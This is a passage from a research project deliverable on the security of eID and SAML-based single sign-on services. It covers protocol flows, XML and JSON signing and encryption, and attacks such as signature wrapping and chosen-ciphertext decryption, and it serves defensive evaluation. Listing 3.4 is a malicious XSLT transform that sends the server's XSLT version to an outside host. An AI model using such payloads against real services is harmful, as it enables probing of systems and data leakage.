

# Evaluation of eID and Trust Services

## D.2.3

Document Identification	
<b>Date</b>	05/28/2018
<b>Status</b>	Final
<b>Version</b>	1.0

<b>Related WP</b>	WP2	<b>Document Reference</b>	D2.3
<b>Related Deliverable(s)</b>	D2.2	<b>Dissemination Level</b>	PU
<b>Lead Participant</b>	RUB	<b>Lead Author</b>	Dr. Juraj Somorovsky Dr. Vladislav Mladenov
<b>Contributors</b>	TUBITAK, G+D MS, A-SIT	<b>Reviewers</b>	G+D MS, A-SIT

**Abstract:** The present document gives an overview of security technologies and standards used in existing eID services. It shows known attacks on these standards and summarizes best current practices to harden the implementations. Finally, it presents a tool prototype which can be used to evaluate the security of eID services.

This document and its content are the property of the *FutureTrust* Consortium. All rights relevant to this document are determined by the applicable laws. Access to this document does not grant any right or license on the document or its contents. This document or its contents are not to be used or treated in any manner inconsistent with the rights or interests of the *FutureTrust* Consortium or the Partners detriment and are not to be disclosed externally without prior written consent from the *FutureTrust* Partners.

Each *FutureTrust* Partner may use this document in conformity with the *FutureTrust* Consortium Grant Agreement provisions.

## 1. Executive Summary

eID services are based on well-established web technologies. These technologies provide functionalities for secure browsing, login mechanisms, Single Sign-On, or exchanging confidential data over untrusted networks. Unfortunately, these technologies are also common targets of attacks if they are misconfigured or incorrectly implemented. In recent years, it has been shown how to break SAML-based SSO systems and login as an arbitrary user[1]–[3], read arbitrary files from SAML servers[3], or how to break XML Encryption and decrypt the exchanged SAML assertions [1], [4]–[6]. These attacks present serious threats to the eID users and their prevention is, therefore, of high importance.

The goal of this document is to provide an overview of the attacks relevant to eID scenarios and to summarize security guidelines and best practices for the deployment of secure eID infrastructures based on SAML.

We first give an overview of the technologies used in eID services and present the main security features provided by these technologies. Afterwards, we provide an architecture description of a typical SSO provider, describe generic attacks, and describe the attack scenarios applicable on this architecture. We summarize security evaluations that should be performed when analyzing the security of a deployed SAML-based SSO provider. These attacks range from targeting the underlying TLS protocol and XML parser (XXE attacks), to exploiting incorrect XML Signature validation that can allow an attacker to log in as an arbitrary user. Based on the summarized attacks, we define best security practices to deploy SAML-based eID systems. This provides an overview of the relevant countermeasures and reference security documents written by well-established entities like OWASP (Open Web Application Security Project) or BSI (Bundesamt für Sicherheit in der Informationstechnik).

In order to support eID developers in their secure development process, we also extended the tool **Extension for Processing and Recognition of Single SignOn Protocols (EsPReSSO)**, which helps to analyze different SSO protocols and their used information flow. We implemented a prototype of the summarized SAML-relevant attacks into EsPReSSO so that eID developers are able to check for known vulnerabilities. The tool will provide recommendations for developers to enhance the security of deployed eID systems.

**Related work:** The document published by the European Commission on *eIDAS-Node Security Considerations* [7] describes the security best practices for eIDAS infrastructures. However, it mostly concentrates on the best practices for typical web attacks, and summarizes secure usage of HTTP headers and key storage. In our document we also provide an overview of SAML- and XML relevant attacks, and summarize best practices for these technologies. Our study is based on many relevant recommendations issued by OWASP [8]–[12] or BSI[13], [14].

**Responsible disclosure:** We evaluated several eID and trust services based on our security guidelines. We are currently in the process of reporting the found vulnerabilities. The document summarizing our findings can be provided on request through our project officer.

<b>Document name:</b>	Evaluation of eID and Trust Services	This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	1 of 71

## 2. Document Information

### 2.1 Contributors

Name	Partner
Dr. Juraj Somorovsky	RUB
Dr. Vladislav Mladenov	RUB
Nils Engelbertz	RUB
Nurullah Erinola	RUB
David Herring	RUB
Burçin Bozkurt Günay	TUBITAK
Elif Üstündağ Soykan	TUBITAK
Jens Steinert	G+D MS
Herbert Leitold	A-SIT

### 2.2 History

Version	Date	Author	Changes
0.1	17.01.2017	Juraj Somorovsky Vladislav Mladenov Burçin Bozkurt Günay Elif Üstündağ Soykan	Initial draft with first set of tests
0.2	09.04.2018	Jens Steinert	Added Section 3.4 Web Application Security
0.3	15.04.2018	Juraj Somorovsky Vladislav Mladenov Nils Engelbertz Nurullah Erinola David Herring	Added sections on best current practices and description of the tool prototype
0.9	30.04.2018	David Herring Nils Engelbertz Juraj Somorovsky	Reviewed for final release
0.9.1	07.05.2018	Jens Steinert Herbert Leitold	Reviewed for final release
1.0	28.05.2018	David Herring	Secondary review before release

## 2.3 Table of Contents

1.	Executive Summary	1
2.	Document Information	2
2.1	Contributors .....	2
2.2	History .....	2
2.3	Table of Contents .....	3
2.4	Table of Figures.....	5
2.5	Table of Tables.....	5
2.6	Table of Acronyms.....	6
3.	Foundations	8
3.1	Single Sign-On.....	8
3.2	Message-level Security.....	9
3.2.1	XML Security.....	9
3.2.2	JavaScript Object Signing and Encryption.....	10
3.2.3	Attacks on Secured XML Messages.....	12
3.3	Transport Layer Security.....	15
3.3.1	Attacks on TLS.....	15
3.4	Web Application Security.....	17
3.4.1	Security Headers.....	17
3.4.2	XSS.....	18
3.4.3	CSP.....	21
3.5	Burpsuite .....	23
4.	Generic Single Sign-On Attack Concepts	25
4.1	Architecture of an SSO Provider .....	25
4.2	Generic Attacks .....	27
4.2.1	Identity Attack (IA).....	27
4.2.2	Replay Attack (RA).....	27
4.2.3	Wrong Recipient (WR).....	28
4.2.4	Signature Bypass (SB) .....	28
4.2.5	Encryption Attack (EA) .....	28
4.2.6	Open Redirect (OR) .....	28
4.2.7	Message Serialization (MS).....	29
5.	SAML Security Evaluation Concepts	33
5.1	SAML TestSuite.....	33
5.1.1	SAML AuthnReq.....	33
5.1.2	SAML AuthnResponse .....	35
5.1.3	Test Vectors for XXEA.....	38

5.1.4	Test Vectors for Evaluating XSLT Attacks .....	40
5.2	Transport Layer Security.....	45
5.3	Web Application TestSuite.....	45
5.3.1	HTTP-Security-Header.....	45
6.	Best Current Practices	47
6.1	BCP: HTTP Security Header.....	47
6.1.1	HTTP Session Cookies .....	47
6.1.2	Clickjacking/UI-Redressing.....	48
6.1.3	HTTP Strict Transport Security.....	48
6.1.4	Content Security Policy (CSP).....	49
6.2	BCP: TLS Configuration.....	50
6.3	BCP: XML Parser .....	50
6.4	BCP: X.509 Certificates .....	52
6.5	BCP: SAML Validation .....	53
6.5.1	SAMLRequest .....	53
6.5.2	SAMLResponse .....	53
6.6	BCP: XML Signatures.....	53
6.7	BCP: XML Encryption .....	54
6.8	BCP: Cryptographic Key Lengths and Algorithms .....	55
7.	Single Sign-On (SSO) Recognition and Analysis	56
7.1	SSO Protocols .....	56
7.1.1	Protocol Classification .....	56
7.1.2	OAuth-Family Protocol Description.....	56
7.1.3	Other SSO Protocols.....	59
7.2	EsPreSSO.....	60
7.2.1	Idea and Motivation .....	60
7.2.2	Design.....	60
8.	Security Analysis with EsPreSSO	64
8.1	Extending EsPreSSO .....	64
8.1.1	SAML Editor.....	64
8.1.2	Certificate-Viewer .....	65
8.1.3	SAML-Attacker .....	66
8.1.4	DTD-Attacker .....	66
8.1.5	Future Work .....	67
9.	Bibliography	68

## 2.4 Table of Figures

Figure 3.1: Generic protocol flow for SSO protocols.	8
Figure 3.2: Simplified signed SOAP Web Service message example.	9
Figure 3.3: Simplified encrypted SOAP message example.	10
Figure 3.4: XML Signature Wrapping attack applied on a SOAP message.	13
Figure 3.5: Adaptive chosen-ciphertext attack	14
Figure 3.6: Reflected XSS	19
Figure 3.7: Stored XSS	20
Figure 4.1: Modules in the authentication process	25
Figure 4.2: Message serialation attacks	29
Figure 7.7.1: Setup of the scanner.	61
Figure 7.7.2: Burp's history tab	62
Figure 7.7.3: SSO History. Select Analyse SSO Protocol to open a new tab.	62
Figure 7.7.4: The SAML tab.	63
Figure 8.2 The new SAML editor.	65
Figure 8.3: The Certificates tab.	65
Figure 8.4: Attacker tab for XML Signature Exclusion and XML Signature Faking.	66
Figure 8.5: Attacker tab for DTD attacks.	67


## 2.5 Table of Tables


Table 4.1: Overview of generic attacks on SSO protocols.	27
Table 6.1: Important security flags for HTTP cookies.	47
Table 6.2: UI-Redressing and Clickjacking countermeasures preventing framing the website.	48
Table 6.3: HTTP Security Headers related to TLS.	48
Table 6.4: A summary of TLS best practices.	50
Table 6.5: Secure XML parser configuration checklist.	51
Table 6.6: X.509 best practices.	52
Table 6.7: SAML request processing best practices.	53
Table 6.8: SAML response processing best practices.	53
Table 6.9: XML Signatures security best practices.	53
Table 6.10: XML Encryption security best practices.	55
Table 6.11: Cryptographic lengths and recommended algorithms.	55
Table 7.1 Overview on existing SSO protocols used in the web and their classification.	56
Table 7.2: OAuth-Family message recognition and distinction.	58



## 2.6 Table of Acronyms

AAM	Authorization & Access Management
ACME	Automatic Certificate Management Environment
ACS Spoofing	Assertion Consumer Service URL Spoofing
AuthnReq	Authentication Request initiating the SSO authentication scheme
AuthnResponse	Authentication Response containing information about the authenticated end user
BSI	Bundesamt für Sicherheit in der Informationstechnik
CF	Certificate Faking
CSP	Content-Security-Policy
CSS	Cascading Style Sheets
CSRF	Cross-Site-Request-Forgery
DOM	Document Object Model
eIDAS	Electronic Identification and Authentication
ETSI	European Telecommunications Standards Institute
EU	European Union
DoS	Denial-of-Service
DTD	Document Type Definition
HPKP	Public Key Pinning Extension for HTTP
HSTS	HTTP Strict Transport Security
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
HTTPS	HTTP Secure
IdM	Identity Management
IdP	Identity Provider
JOSE	JavaScript Object Signing and Encryption
JSON	JavaScript Object Notation
JWA	JSON Web Algorithm
JWE	JSON Web Encryption
JWK	JSON Web Key
JWS	JSON Web Signature
JWT	JSON Web Token
MIME	Multipurpose Internet Mail Extensions
MitM	Man-in-the-Middle
OAuth	OAuth Authorization Framework
OWASP	Open Web Application Security Project
SAML	Security Assertion Markup Language
∅Sig	Signature Exclusion
SM	Session Management
SP	Service Provider
SSO	Single Sign-On
TLS	Transport Layer Security
UA	User Agent
URL	Uniform Resource Locator
W3C	World Wide Web Consortium
XML	eXtended Markup Language
XSLT	eXtensible Stylesheet Language Transformation
XSLTA	XSLT Attack
XSS	Cross-Site-Scripting
XSW	XML Signature Wrapping
XXEA	XML External Entity Attack



<b>Document name:</b>	Evaluation of eID and Trust Services			This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	7 of 71



### 3. Foundations

#### 3.1 Single Sign-On

Single Sign-On (SSO) is a concept to login a user on a Service Provider (SP) without storing any credentials on the SP. SSO therefore uses an Identity Provider (IdP) as a trusted third party. The IdP creates an SSO token, sends it back to the user, who passes it to the SP.




Figure 3.1: Generic protocol flow for SSO protocols.

We will give more details on the concrete protocols in Section 7.1. Figure 3.1 illustrates an abstract and generic protocol flow for modern SSO protocols like OpenID [15], OpenID Connect [16], and SAML [17].

- (1.) The user starts a login request using his user agent (UA) on the SP, for example, by submitting his email address or his identifier URL (OpenID, OpenID Connect).
- (2.) Some SSO protocols then contact the IdP directly (server to server communication). This phase can be used to establish the key material, which is later used to sign and verify the messages or to determine the endpoint interfaces of the IdP to be used. An example of an endpoint is the login page at the IdP for a user.
- (3.) The SP responds to the first message with a token request. This message is then forwarded to the SP by the user (to be more precise, by his UA.).
- (4.) The user then authenticates to his IdP, typically by entering his username/password combination. Some protocols and IdPs require additional user interaction in order to authorize the access to user’s data, such as an email address, nickname, birthday, or gender. This step is often transparent for the user if he is already authenticated on the IdP.
- (5.) The IdP sends the token response. This message contains all information that is necessary for the SP to identify the user and is forwarded to the SP.
- (6.) The SP can then optionally contact the IdP again to verify the token response. Depending on the protocol, this may not be necessary (e.g. in SAML) because the token response contains a signature that should be verified.

### 3.2 Message-level Security

#### 3.2.1 XML Security

XML Security consists primarily of two W3C standards: XML Signature [18] and XML Encryption [19].

##### 3.2.1.1 XML Signature

XML Signature is a W3C recommendation that defines a syntax for using digital signatures in XML messages [18]. It is used for ensuring integrity and authenticity of XML message fragments, or even the whole XML message.

The signing process undertakes the following flow: For each XML fragment to be signed, a Reference element is created and the DigestValue of the element referenced by the URI attribute is computed using the algorithm specified in the DigestMethod element. Afterwards, the SignedInfo element is signed using the algorithm defined in the SignatureMethod element.

Figure 3.2 shows an example how an XML Signature protects the content of a SOAP Web Service message [20].




Figure 3.2: Simplified signed SOAP Web Service message example.

##### 3.2.1.2 XML Encryption

XML Encryption is a W3C recommendation that defines structures for ensuring confidentiality on the XML message level [19]. Similar to an XML Signature, it is possible to encrypt whole XML documents or simply parts of them.

In most cases, a hybrid encryption scheme is used. Asymmetric encryption is used to encrypt a symmetric session key. The session key is then used to encrypt XML data. Figure 3.3 gives an example of a SOAP message containing a hybrid ciphertext. This message consists of the following parts:

- (1.) The EncryptedKey element with an encrypted session key  $k$ .
- (2.) The EncryptedData element with payload data that is encrypted using the session key  $k$ .

A SOAP-based Web Service processes information, such an XML document, as follows: The EncryptionMethod and KeyInfo elements within the EncryptedKey element are located in order to retrieve the algorithm and asymmetric decryption key which is used. The server then decrypts the content of the CipherValue element using RSA-PKCS#1 [21]. After successful decryption, the content is further used as a session key  $k$ .

Afterwards, the server searches for the EncryptedData elements according to the URI in the DataReference element. The server determines the needed symmetric algorithm from the EncryptionMethod element and decrypts the content of the CipherValue element with the session key  $k$ . Finally, the decrypted payload data is parsed and inserted back into the XML document tree. The server can then process the plain SOAP message.





Figure 3.3: Simplified encrypted SOAP message example.

### 3.2.2 JavaScript Object Signing and Encryption

The JavaScript Object Notation (JSON) is a *lightweight, text-based, language independent data interchange format [...] derived from the ECMA Script Programming Language Standard* [22]. In May 2015, the JavaScript Object Signing and Encryption (JOSE) working group [23] standardized two security standards: JSON Web Signature (JWS) [24] and JSON Web Encryption (JWE) [25]. Along with these standards, JSON Web Key (JWK) [26], JSON Web Algorithm (JWA) [27], and JSON

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542				
<b>Reference:</b> D2.3	<b>Dissemination:</b> PU	<b>Version:</b> 1.0	<b>Status:</b> Final	<b>Page:</b> 10 of 71		

Web Token (JWT) [28] were specified. These standards have already been integrated into several major protocols, frameworks, and applications, including OpenID Connect or Automatic Certificate Management Environment (ACME).

The JWA enumerates cryptographic algorithms and identifiers represented in JSON-based data structures [27]. It describes the semantics and operations used with the JWS, JWE, and JWK specifications. JWK represents a cryptographic key in a JSON data structure as used in the JWS and JWE specifications [26]. We describe JWS and JWE standards in the following two sections.

```
{
  "payload": eyJpc3MiOiJqb2UiLA0 ... 19yb290Ijp0cnV1fQ,
  "signatures":
    [
      {
        "protected": eyJhbGciOiJSUzI1NiJ9,
        "header": {"kid":2010-12-29},
        "signature": cC4hiUPoj9E ... etdgtv3hF80EGrhuGe77Rw
      },
      {
        "protected": eyJhbGciOiJFUzI1NiJ9,
        "header": {"kid":e9bc097a-ce51-4036-9562-d2ade882db0d},
        "signature": DtEhljbEg88VWAKAM ... mWQxfKTUJqPP3-Kg6NU1Q
      }
    ]
}
```

Listing 3.1: JWS in its General JWS JSON Serialization representation ([21], Appendix A.6.4).

### 3.2.2.1 JSON Web Signature (JWS)

JWS specifies methods and algorithms to protect integrity and authenticity of JSON-based data [24]. The available algorithms include, for example, HMAC, RSA-PKCS#1 v1.5 or ECDSA with SHA-256, SHA-384, or SHA-512.

The JWS specification defines two types of serialization methods to represent a JWS. The *JWS JSON Serialization* is a representation of the JWS as a JSON object [and] enables multiple digital signatures and/or MACs to be applied to the same content [24, Sec. 2]. Listing 3.1 presents an example using the *general JWS JSON Serialization* syntax and demonstrates the capability for conveying multiple digital signatures and/or MACs for the same payload [24]. The first digital signature has been generated with the RSA algorithm and the second one by using ECDSA. The header element contains the ID of the public key used for the signature computation. It can include further information such as algorithms or issuer information.

The *JWS Compact Serialization* is a compact and URL-safe string representation. An example is depicted in Listing 3.2, showing the three base64url encoded and concatenated resulting strings [29].

```
eyJhbGciOiJSUzI1NiJ9 # Header
.
eyJpc3MiOiJqb2UiLA0KICJleHAiOjEzMDA4MTkzODAsDQogImh0dHA6Ly9le
cGx1LmNvbS9pc19yb290Ijp0cnV1fQ # Payload
.
cC4hiUPoj9Eetdgtv3hF80EGrhuB__dzERat0XF9g2VtQgr9PJbu3XOizja6h
AAuHIm4Bh-0Qc_lF5YK ... I8np6LbgGY9Fs98rqVt5AXLIhWkWywVmtVrB
p0igcN_IoypG1UPQGe77Rw # Signature
```

Listing 3.2: JWS in its JWS Compact Serialization representation ([21], Appendix A.2.1).

### 3.2.2.2 JSON Web Encryption (JWE)

JWE provides authenticated encryption to ensure confidentiality, authenticity, and integrity of an arbitrary sequence of octets using JSON-based data structures [25]. The available symmetric algorithms are AES-GCM, AES-KW, or AES-CBC with HMAC (with different key sizes). To transport symmetric keys, it is possible to use RSA PKCS#1 v1.5, RSA-OAEP, or elliptic curves.

The JWE specification defines two types of serialization which are closely related to the serializations for JWS: a compact variant for constrained environments, called *JWE Compact Serialization*, and the *JWE JSON Serialization*. An example of a JWE header segment is given in Listing 3.3.

```
{"alg":"RSA1_5",  
"enc":"A256GCM",  
"iv":"__79_Pv6-fg",  
"jku":"https://example.com/p_key.jwk"}
```

Listing 3.3: JSON Web Encryption header segment example specifying encryption algorithms.

### 3.2.3 Attacks on Secured XML Messages

In the following sections, we present several basic attacks on XML Signature and XML Encryption. These attacks work in general and are also applicable to JWS or JWE. We refer to [1], [3] for more details.

#### 3.2.3.1 XML Signature Exclusion

The simplest but the most effective attack on authenticated XML messages is the XML Signature Exclusion attack. By performing this attack the adversary simply needs to remove the XML Signature element. A badly written application, which does not check the presence of XML Signatures, simply processes the unsigned message as a valid message because there is no broken signature.

XML Signature Exclusion attacks were first discovered in Amazon Web Services [30]. Afterwards, many high profile SAML interfaces were identified as vulnerable [2], [3].



### 3.2.3.2 XML Signature Faking

The idea behind the Signature Faking attack is to replace the signature elements in the message with newly generated signatures. Therefore, the attacker generates a new certificate, computes the new signature, and replaces the original certificate and signature. This allows attackers to use *untrusted* certificates against applications which do not validate the certificates correctly or accept weak certificates.

### 3.2.3.3 XML Signature Wrapping

The XML Signature Wrapping attack was first presented in 2005 [31]. The basic idea behind this attack is to move signed elements into a different part of the XML tree and force the processing logic to evaluate newly defined elements.




Figure 3.4: XML Signature Wrapping attack applied on a SOAP message.

An XML Signature Wrapping attack example applied on a SOAP message is depicted in Figure 3.4. In this message, the attacker first moves the original Body element to the SOAP Header. Afterwards, he defines a new Body element content. A vulnerable Web Service processes such a message as follows:

- (1.) It first verifies XML Signature over the original SOAP Body element. Since the content of this element was not modified, the signature is valid.
- (2.) It processes the document with new EvilData.

This allows the attacker to insert arbitrary content into the EvilData element and execute arbitrary commands. In case of SAML, this allows the attacker to place arbitrary data into SAML assertions.

### 3.2.3.4 Malicious Transformations in XML Signatures

XML Signatures support different transformations. One of these transformations is XSLT [32]. XSLT is a Turing complete language, capable of invoking arbitrary GET requests or transforming XML documents. Listing 3.4 provides an example how to determine the XSLT version. Additional examples are provided in Section 5.1.4.

```
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
<ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
  <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
    <xsl:template match="/">
      <xsl:variable name="vers" select="system-property('xsl:version')"/>
      <xsl:variable name="exploitUrl"
        select="concat('http://xml.nds.rub.de/', $vers)"/>
      <xsl:value-of select="document($exploitUrl)"/>
    </xsl:template>
  </xsl:stylesheet>
</ds:Transform>
```

Listing 3.4: Determining the XSLT version.

### 3.2.3.5 Adaptive Chosen-Ciphertext Attacks on XML Encryption

In an adaptive chosen-ciphertext attack scenario, the attacker’s goal is to decrypt a ciphertext  $C$  without any knowledge of the (symmetric or asymmetric) decryption key. The attacker iteratively issues new ciphertexts  $C'$ ,  $C''$ ,  $C'''$ , ..., which are somehow related to the original ciphertext  $C$ . The attacker then sends these ciphertexts to a recipient and observes their responses. The recipient’s responses leak specific information about the validity of the decrypted message, and with each response, the attacker learns some plaintext information. The attacker repeats these steps until  $C$  is decrypted. See Figure 3.5 for the description of this scenario.




Figure 3.5: Adaptive chosen-ciphertext attack scenario: the attacker uses the receiver as an oracle which responds whether the message was valid or invalid.

Two major examples of these attacks are Vaudenay’s attack on CBC-based symmetric encryption [33] and Bleichenbacher’s attack on RSA-PKCS#1-based public-key encryption [21], [34]. Cryptographic details behind these attacks are not relevant for now, it is only necessary to know that the attacks against these cryptographic algorithms are applicable whenever an oracle is given which decrypts a ciphertext and responds with 1 (valid) or 0 (invalid) according to the validity of the



